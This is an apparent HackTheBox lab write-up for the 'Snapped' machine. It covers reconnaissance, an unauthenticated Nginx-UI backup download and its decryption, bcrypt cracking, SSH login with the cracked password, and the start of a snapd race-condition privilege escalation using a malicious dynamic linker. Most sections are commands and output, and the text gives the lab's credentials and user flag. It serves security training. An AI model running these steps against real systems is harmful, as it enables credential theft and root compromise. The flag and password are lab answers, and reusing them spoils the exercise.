

Snapped - HTB lab

Graham Riri

Apr-6-2026

Difficulty: Hard

OS: Linux

IP: 10.129.x.x (your lab IP)

Hostname: snapped.htb

Open Ports: 80 (Nginx + Nginx-UI)

CVEs:

- **CVE-2026-27944** – Unauthenticated Backup Disclosure in Nginx-UI
- **CVE-2026-3888** – Local Privilege Escalation in snapd

1. Connect to Lab

1.1 Connect OpenVPN

- **Why this tool?** OpenVPN establishes a secure tunnel to the HackTheBox lab network, allowing us to reach the isolated target machine.

1.2 Ping Target

- **Why this tool?** A simple ICMP echo request verifies that the target host is reachable and the VPN tunnel is functioning correctly before starting enumeration.

```
ping -c4 10.129.22.80
```

...

```
(graham@IRIR) - [~/Downloads]
$ ping -c4 10.129.22.80
PING 10.129.22.80 (10.129.22.80) 56(84) bytes of data.
64 bytes from 10.129.22.80: icmp_seq=1 ttl=63 time=245 ms
64 bytes from 10.129.22.80: icmp_seq=2 ttl=63 time=251 ms
64 bytes from 10.129.22.80: icmp_seq=3 ttl=63 time=247 ms
64 bytes from 10.129.22.80: icmp_seq=4 ttl=63 time=249 ms

--- 10.129.22.80 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 245.348/247.827/250.532/1.988 ms
```

2. Reconnaissance

2.1 Nmap Scan

- **Why this tool?** Nmap is the industry-standard network scanner.
- The flags `-sCV -T4 -Pn` provide fast service/version detection on all ports while skipping host discovery (since we already confirmed the host is up via ping).
- This reveals running services and their versions for targeted exploitation.

```
sudo nmap -sCV -T4 10.129.22.80 -Pn
```

...

```
(graham@IRIR) - [~/Downloads]
$ sudo nmap -sCV -T4 10.129.22.80 -Pn
[sudo] password for graham:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-09 10:10 EAT
Nmap scan report for 10.129.22.80
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 4b:c1:eb:48:87:4a:08:54:89:70:93:b7:c7:a9:ea:79 (ECDSA)
|_  256 46:da:a5:65:91:c9:08:99:b2:96:1d:46:0b:fc:df:63 (ED25519)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://snapped.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.12 seconds
```

- **Transition:** The scan confirms an Nginx web server on port 80 that redirects to **snapped.htb**.
- We also ran a secondary fast port scanner to double-check the results.

2.2 Naabu Port Scan

- **Why this tool?** Naabu is an extremely fast port scanner that confirms Nmap's findings in seconds and is useful for quick validation during live engagements.

```
naabu -host 10.129.22.80
```

```
...
(graham@IRIR) - [~/Downloads]
$ naabu -host 10.129.22.80

projectdiscovery.io

[INF] Current naabu version 2.5.0 (latest)
[WRN] UI Dashboard is disabled, Use -dashboard option to enable
[INF] Running CONNECT scan with non root privileges
10.129.22.80:22
10.129.22.80:80
[INF] Found 2 ports on host 10.129.22.80 (10.129.22.80)
```

2.3 Update /etc/hosts

- **Why this tool?** The web server redirects traffic to the hostname **snapped.htb**. Without adding this entry, our browser and tools cannot resolve the domain correctly.

Run:

```
sudo nano /etc/hosts
```


- Add the following line:

```
10.129.22.80 snapped.htb
```

2.4 Browse the Website

- **Why this step?** Manually visiting the site after updating the hosts file lets us visually inspect the application, identify the Nginx-UI admin panel, and look for any obvious entry points.
- Open your browser and navigate to <http://snapped.htb>

...



3. Directory Bruteforcing

3.1 Gobuster

- **Why this tool?** is a fast directory brute-forcer that systematically checks for hidden files and folders using a wordlist.
- We used the standard common.txt list (same as in WingData and Eighteen) to quickly identify any obvious web paths or admin panels.

```
gobuster dir -u http://snapped.htb -w ~/Documents/SecLists/Discovery/Web-Content/common.txt
```

```

...
(graham@IRIR) - [~/Downloads]
$ gobuster dir -u http://snapped.htb -w ~/Documents/SecLists/Discovery/Web-Content/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://snapped.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/graham/Documents/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 20199]
Progress: 3018 / 4751 (63.52%) [ERROR] Get "http://snapped.htb/packaging": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/packed": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/pad": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/page": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/page-not-found": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/page1": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/page2": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/page_1": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://snapped.htb/page_2": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3027 / 4751 (63.71%) [ERROR] Get "http://snapped.htb/pages": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 4751 / 4751 (100.00%)
=====
Finished
=====

```

- **Observations:**
 - Only /index.html was discovered (Status 200).
 - Multiple context deadline exceeded errors occurred, likely due to the web application being slow or having light rate-limiting.
 - No obvious admin panels, API directories, or sensitive files were found with the common wordlist.
- **Transition:** Directory enumeration on the main domain revealed almost nothing.
- This is common when an application uses virtual hosting.
- We therefore switched to subdomain enumeration to locate the administrative interface.

4. Subdomain Enumeration

4.1 ffuf - Virtual Host / Subdomain Fuzzing

- **Why this tool?** ffuf is a fast and flexible fuzzer that allowed us to test thousands of potential subdomains by modifying the Host header.
- We used the subdomains-top1million-20000.txt wordlist (standard for HTB) with auto-calibration (-ac) to quickly identify hidden virtual hosts served by the same Nginx instance.

```
ffuf -u http://10.129.22.80 -H 'Host: FUZZ.snapped.htb' -w
~/Documents/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac -t
50
```

```
(graham@IRIR) - [~/Downloads]
$ ffuf -u http://10.129.22.80 -H 'Host: FUZZ.snapped.htb' -w ~/Documents/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac -t 50
```



```
v2.1.0-dev
```

```
:: Method          : GET
:: URL             : http://10.129.22.80
:: Wordlist         : FUZZ: /home/graham/Documents/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header           : Host: FUZZ.snapped.htb
:: Follow redirects : false
:: Calibration      : true
:: Timeout          : 10
:: Threads          : 50
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
```

```
admin                [Status: 200, Size: 1407, Words: 164, Lines: 50, Duration: 1272ms]
:: Progress: [20000/20000] :: Job [1/1] :: 202 req/sec :: Duration: [0:05:12] :: Errors: 117 ::
```

- **Observations:**
 - Only one valid subdomain was discovered: **admin** (Status 200, noticeably smaller page size than the main site).
 - This strongly indicates the Nginx-UI administrative panel is hosted on **admin.snapped.htb**.

4.2 Update /etc/hosts with the new subdomain

- **Why this step?** We must resolve the newly discovered subdomain locally so the browser can reach the admin panel.

Run:


```
sudo nano /etc/hosts
```

- Add this line:

```
10.129.22.80 admin.snapped.htb
```

4.3 Browse the Admin Panel

- **Why this step?** After discovering the subdomain, we manually visit it to confirm the presence of the Nginx-UI administrative interface.
- Navigate to: <http://admin.snapped.htb>



- **Observations:** Even though a login page is presented, the application suffers from CVE-2026-27944, which allows unauthenticated access to the backup functionality.
- We will now exploit this vulnerability without providing any credentials.

5. Exploitation – Foothold (CVE-2026-27944)

5.1 Download the Unauthenticated Backup

- *Why this tool/command?* The `/api/backup` endpoint in Nginx-UI (version $\leq 2.3.2$) does **not** require authentication.
- By requesting it directly we receive an encrypted backup file **and** the decryption key/IV in the X-Backup-Security response header.
- Run the following command (use `-v` so we can see the important header):

```
curl -v http://admin.snapped.htb/api/backup -o backup.tar.gz
```

```
(graham@IRIR) - [~/Downloads]
$ curl -v http://admin.snapped.htb/api/backup -o backup.tar.gz
% Total    % Received % Xferd  Average Speed   Time    Time     Time    Current
           % Dload    % Upload   Total       Spent      Left     Speed

  0     0    0     0     0     0      0      0  --:--:--  --:--:--  --:--:--    0* Host admin.snapped.htb:8
0 was resolved.
* IPv6: (none)
* IPv4: 10.129.22.80
* Trying 10.129.22.80:80...
  0     0    0     0     0     0      0      0  --:--:--  0:00:01  --:--:--    0* Connected to admin.snapp
ed.htb (10.129.22.80) port 80
* using HTTP/1.x
> GET /api/backup HTTP/1.1
> Host: admin.snapped.htb
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.24.0 (Ubuntu)
< Date: Thu, 09 Apr 2026 07:48:11 GMT
< Content-Type: application/zip
< Content-Length: 18306
< Connection: keep-alive
< Accept-Ranges: bytes
< Cache-Control: must-revalidate
< Content-Description: File Transfer
< Content-Disposition: attachment; filename=backup-20260409-034811.zip
< Content-Transfer-Encoding: binary
< Expires: 0
< Last-Modified: Thu, 09 Apr 2026 07:48:11 GMT
< Pragma: public
< Request-Id: 269e2a0d-7343-4cc5-b69d-66105115e111
< X-Backup-Security: +C5zfoyz3zXK0vfIdzQ8rX66Wbg1k/3pVf/dPGNin0bQ=:Nh0IV+RMs7pUWxhYnhDXKw==
<
{ [776 bytes data]
100 18306 100 18306    0     0 10209    0  0:00:01  0:00:01  --:--:-- 10209
* Connection #0 to host admin.snapped.htb left intact
```

- **Key information extracted:**
 - Decryption header: X-Backup-Security:
+C5zfoy3zXKOvldzQ8rX66Wbg1k/3pVf/dPGNin0bQ=:NhOIV+RMs7pUWxhYnhDXKw
==
 - Note: The server returned a ZIP file (even though we named it backup.tar.gz).
- **Transition:** We now have the encrypted backup and the exact AES-256 key/IV needed to decrypt it.
- The next step is to decrypt the archive so we can access the SQLite database containing user credentials.

5.2 Decrypt the Backup

- **Why this step?** The backup is AES-256-CBC encrypted.
- Using the key and IV from the header we can decrypt it with OpenSSL (standard tool for this CVE) and extract the sensitive files.
- Run these commands **exactly**:


```
mv backup.tar.gz backup.zip
```

- Rename for clarity (server sent a .zip)
- Extract key & IV in hex format for OpenSSL:

```
KEY=$(echo "+C5zfoY3zXK0vfIdzQ8rX66Wbg1k/3pVf/dPGNin0bQ=" | base64 -d | xxd -p -c 32)
IV=$(echo "Nh0IV+RMs7pUWxhYnhDXKw==" | base64 -d | xxd -p -c 16)
```

- Decrypt the important inner files

```
openssl enc -d -aes-256-cbc -K $KEY -iv $IV -in nginx-ui.zip -out nginx-ui_dec.zip
openssl enc -d -aes-256-cbc -K $KEY -iv $IV -in nginx.zip -out nginx_dec.zip
openssl enc -d -aes-256-cbc -K $KEY -iv $IV -in hash_info.txt -out hash_info_dec.txt
```

...

```
(graham@IRIR) - [~/Downloads]
$ # 1. Extract the outer ZIP (this is the correct one)
unzip backup.zip

# 2. Extract key and IV to hex (same as before, but we'll use them correctly)
KEY=$(echo "+C5zfoY3zXK0vfIdzQ8rX66Wbg1k/3pVf/dPGNin0bQ=" | base64 -d | xxd -p -c 32)
IV=$(echo "Nh0IV+RMs7pUWxhYnhDXKw==" | base64 -d | xxd -p -c 16)

# 3. Decrypt the important inner files
openssl enc -d -aes-256-cbc -K $KEY -iv $IV -in nginx-ui.zip -out nginx-ui_dec.zip
openssl enc -d -aes-256-cbc -K $KEY -iv $IV -in nginx.zip -out nginx_dec.zip
openssl enc -d -aes-256-cbc -K $KEY -iv $IV -in hash_info.txt -out hash_info_dec.txt
Archive: backup.zip
  inflating: hash_info.txt
  inflating: nginx-ui.zip
  inflating: nginx.zip
(graham@IRIR) - [~/Downloads]
$ unzip nginx-ui_dec.zip -d nginx-ui
ls nginx-ui
Archive: nginx-ui_dec.zip
  inflating: nginx-ui/app.ini
  inflating: nginx-ui/database.db
app.ini database.db
```

- Extract the decrypted Nginx-UI backup (this contains the database):

```
unzip nginx-ui_dec.zip -d nginx-ui
ls nginx-ui
```

- **Transition:** We now have the SQLite database that stores the Nginx-UI user accounts.
- The next step is to query it for credentials, extract the bcrypt hash, and crack it to gain SSH access.

5.4 Extract Credentials from SQLite Database

- **Why this tool?** sqlite3 is the standard command-line client for SQLite databases.
- We use it to list tables and dump the users table, which contains usernames and bcrypt password hashes.
- First list all available tables to identify the correct one containing the user accounts and password hashes.
- Run these commands **exactly**:

```
cd nginx-ui
sqlite3 database.db ".tables"
```

...

```
(graham@IRIR) - [~/Downloads]
$ cd ~/Downloads/nginx-ui
sqlite3 database.db ".tables"
acme_users      configs          namespaces       sites
auth_tokens     dns_credentials nginx_log_indices streams
auto_backups    dns_domains     nodes            upstream_configs
ban_ips         external_notifies notifications     users
certs           llm_sessions    passkeys
config_backups  migrations      site_configs
```

- **Observations:** The users table exists and contains the credentials we need.
- **Transition:** Now that we confirmed the table structure, we query the users table to extract the username and the bcrypt password hash.

5.5 Dump the Users Table

- **Why this command?** We use a targeted SQL query to pull only the name and password columns from the users table.
- The password field stores a bcrypt hash.

Run this **exact command**:

```
sqlite3 database.db "SELECT name, password FROM users;"
```

...

```
(graham@IRIR) - [~/Downloads/nginx-ui]
$ sqlite3 database.db "SELECT name, password FROM users;"
admin|$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvm
jonathan|$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVG02od9oCSyWq
```

- **Observations:**

- Two users exist: admin and jonathan.
- Both passwords are stored as **bcrypt** hashes ().
- In HTB machines of this type, the low-privilege SSH user is almost always the non-admin account (jonathan).
- Transition: We now extract the hashes into a file and crack them using John the Ripper.
- The **jonathan** hash is the one we need for SSH access.

5.6 Crack the Bcrypt Hashes

- **Why this tool?** John the Ripper is excellent for cracking bcrypt hashes quickly.
- We use the rockyou.txt wordlist (standard for HTB) because it is highly effective against weak/default passwords.
- Save both hashes in John format:

```
echo 'admin:$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTTrIVltEvm' > hashes.txt
```

```
echo 'jonathan:$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVG02od9oCSyWq' >> hashes.txt
```

- Crack with rockyou:

```
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
```

User: jonathan

Password: linkinpark

...

```
(graham@IRIR) - [~/Downloads/nginx-ui]
$ echo 'jonathan:$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVG02od9oCSyWq' >> hashes.txt
(graham@IRIR) - [~/Downloads/nginx-ui]
$ john hashes.txt --wordlist=/home/graham/Downloads/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cracked 1 password hash (is in /home/graham/snap/john-the-ripper/694/.john/john.pot), use "--show"
Remaining 1 password hash
Cost 1 (iteration count) is 1024 for all remaining hashes
Will run 8 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:08 0.01% (ETA: 2026-04-15 00:16) 0g/s 163.1p/s 163.1c/s 163.1C/s sexy12..brandi
Session aborted
(graham@IRIR) - [~/Downloads/nginx-ui]
$ john hashes.txt /home/graham/snap/john-the-ripper/694/.john/john.pot --show
jonathan:linkinpark

1 password hash cracked, 2 left
```

User: admin

...

```
(graham@IRIR) - [~/Downloads/nginx-ui]
$ echo 'admin:$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvm' > hashes.txt
(graham@IRIR) - [~/Downloads/nginx-ui]
$ john hashes.txt --wordlist=/home/graham/Downloads/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:03:27 0.20% (ETA: 2026-04-15 01:12) 0g/s 167.7p/s 167.7c/s 167.7C/s bestfriends4ever..BABY13
Session aborted
```

6. Foothold – SSH Access

- **Why this step?** We now have valid credentials (jonathan:linkinpark) for the low-privilege user.
- SSH on port 22 gives us a stable shell to continue enumeration and privilege escalation.

```
(graham@IRIR) - [~/Downloads/nginx-ui]
$ ssh jonathan@10.129.26.106
The authenticity of host '10.129.26.106 (10.129.26.106)' can't be established.
ED25519 key fingerprint is SHA256:n0XLQQqHGczclhalpCeo0ZDYQGr7rl3WlJyTHLWPkr8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.26.106' (ED25519) to the list of known hosts.
jonathan@10.129.26.106's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri Mar 20 12:27:50 2026 from 10.10.14.5
jonathan@snapped:~$
```

Command executed:

```
ssh jonathan@10.129.37.166
```

Password: linkinpark

...

```
(graham@IRIR) - [~/Downloads/nginx-ui]
$ ssh jonathan@10.129.26.106
The authenticity of host '10.129.26.106 (10.129.26.106)' can't be established.
ED25519 key fingerprint is SHA256:n0XLQQqHGczclhalpCeo0ZDYQGr7rl3WlJytlHWPkr8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.129.26.106' (ED25519) to the list of known hosts.
jonathan@10.129.26.106's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Fri Mar 20 12:27:50 2026 from 10.10.14.5
jonathan@snapped:~$
```

6.1 Capture User Flag

- **Why this step?** Once inside the user's home directory, we list the contents to locate and read the `user.txt` flag, which is the objective for initial access.
- `pwd` – Prints the current working directory. It confirms we are in the correct user's home directory (`/home/jonathan`).

```
pwd
```

- `ls -la` – Lists all files and directories (including hidden ones) with detailed permissions, owners, sizes, and timestamps.
- The `-a` flag shows hidden files (starting with `.`) and the `-l` flag gives long format for better analysis.

```
ls -la
```

```
cat user.txt
```

...

```
jonathan@snapped:~$ pwd
/home/jonathan
jonathan@snapped:~$ ls -la
total 76
drwxr-x--- 15 jonathan jonathan 4096 Mar 20 12:28 .
drwxr-xr-x  3 root      root      4096 Mar 20 11:38 ..
-rw-r--r--  1 root      jonathan    0 Mar 20 12:28 .bash_history
-rw-r--r--  1 jonathan jonathan  220 Mar 31 2024 .bash_logout
-rw-r--r--  1 jonathan jonathan 3771 Mar 31 2024 .bashrc
drwx-----  9 jonathan jonathan 4096 Mar 20 11:38 .cache
drwx----- 12 jonathan jonathan 4096 Mar 20 11:38 .config
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Desktop
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Documents
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Downloads
drwx-----  4 jonathan jonathan 4096 Mar 20 11:38 .local
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Music
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Pictures
-rw-r--r--  1 jonathan jonathan  807 Mar 31 2024 .profile
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Public
drwx-----  3 jonathan jonathan 4096 Mar 20 11:38 snap
drwx-----  2 jonathan jonathan 4096 Mar 20 11:38 .ssh
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Templates
-rw-r-----  1 root      jonathan   33 Apr 13 13:38 user.txt
drwxr-xr-x  2 jonathan jonathan 4096 Mar 20 11:38 Videos
jonathan@snapped:~$ cat user.txt
f39d95ab2d8e5ff6ff93b5aa671776a8
jonathan@snapped:~$
```

User Flag: f39d95ab2d8e5ff6ff93b5aa671776a8

- **Transition:** We have successfully gained a foothold as the low-privilege user `jonathan` and captured the user flag.
- The next phase is privilege escalation to root using the known vulnerability in `snapped`.

7. Privilege Escalation (CVE-2026-3888 – snapd Race Condition)

- **Run these commands now** to prepare for the exploit:

```
getcap -r / 2>/dev/null
```

- `getcap -r / 2>/dev/null` - Recursively searches the entire filesystem for binaries that have Linux capabilities set.
- This quickly reveals any setuid-like privileges that could be abused.

```
snap --version
```

- `snap --version` – Shows the exact version of snap and snapd running on the system.

```
snap list
```

...

```
jonathan@snapped:~$ getcap -r / 2>/dev/null
snap --version
/snap/core22/1564/usr/bin/ping cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,c
ap_sys_nice=ep
snap      2.63.1+24.04
snapd     2.63.1+24.04
series    16
ubuntu    24.04
kernel    6.17.0-19-generic
jonathan@snapped:~$ snap list
Name                Version      Rev    Tracking      Publisher      Notes
bare                 1.0          5      latest/stable canonical✓     base
core22               20240731     1564   latest/stable canonical✓     base
firefox              129.0.2-1    4793   latest/stable/... mozilla✓       -
firmware-updater     0+git.5007558 127    1/stable/...   canonical✓    -
gnome-42-2204        0+git.510a601 176    latest/stable/... canonical✓    -
gtk-common-themes    0.1-81-g442e511 1535   latest/stable/... canonical✓    -
snap-store           0+git.e3dd562 1173   2/stable/...   canonical✓    -
snapd                2.63         21759  latest/stable  canonical✓    snapd
snapd-desktop-integration 0.9          178    latest/stable/... canonical✓    -
jonathan@snapped:~$
```

- **Observations:**
 - snapd version **2.63.1+24.04** is vulnerable to **CVE-2026-3888**.
 - The presence of a `.snap` directory in the user's home (from earlier `ls -la`) and active snaps confirms snapd is the intended privesc vector.
- **Transition:** snapd uses a private temporary directory (`/tmp/.snap/`) that is cleaned by `systemd-tmpfiles`.
- **CVE-2026-3888** is a race condition between `systemd-tmpfiles` cleanup and `snap-confine` (`setuid root`).
- We can exploit this by placing a malicious dynamic linker (`ld-linux-x86-64.so.2`) that gets executed as root when a snap is launched.

7.2 Exploit snapd Race Condition (CVE-2026-3888)

- **Why this approach?** CVE-2026-3888 is a TOCTOU (Time-Of-Check-Time-Of-Use) race condition in `snap-confine`. The exploit uses `AF_UNIX` socket backpressure to single-step `snap-confine`'s execution, giving us unlimited time to win the race and poison the sandbox's shared libraries with a malicious dynamic linker.
- **Two binaries are required:**
 - `firefox_2404` — Race helper
 - `librootshell.so` — Malicious dynamic linker

7.2.1 Save the exploit source files on local machine

- **firefox_2404.c** — This is the race helper.
- It:
 - Recreates the `/tmp/.snap` mimic directory tree with attacker-owned library copies
 - Launches `snap-confine` with its stderr redirected through a tiny `AF_UNIX` socket (1-byte buffer)
 - This creates extreme backpressure — `snap-confine` blocks on every `write()` until we read one byte
 - When the trigger message `dir: "/tmp/.snap/usr/lib/x86_64-linux-gnu"` is detected, we atomically swap the directories using `renameat2(RENAM_EXCHANGE)`

```
nano ~/Downloads/firefox_2404.c
```



```

cat > ~/Downloads/libroot_x86_64.c << CEOF
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>
#include <dirent.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/wait.h>
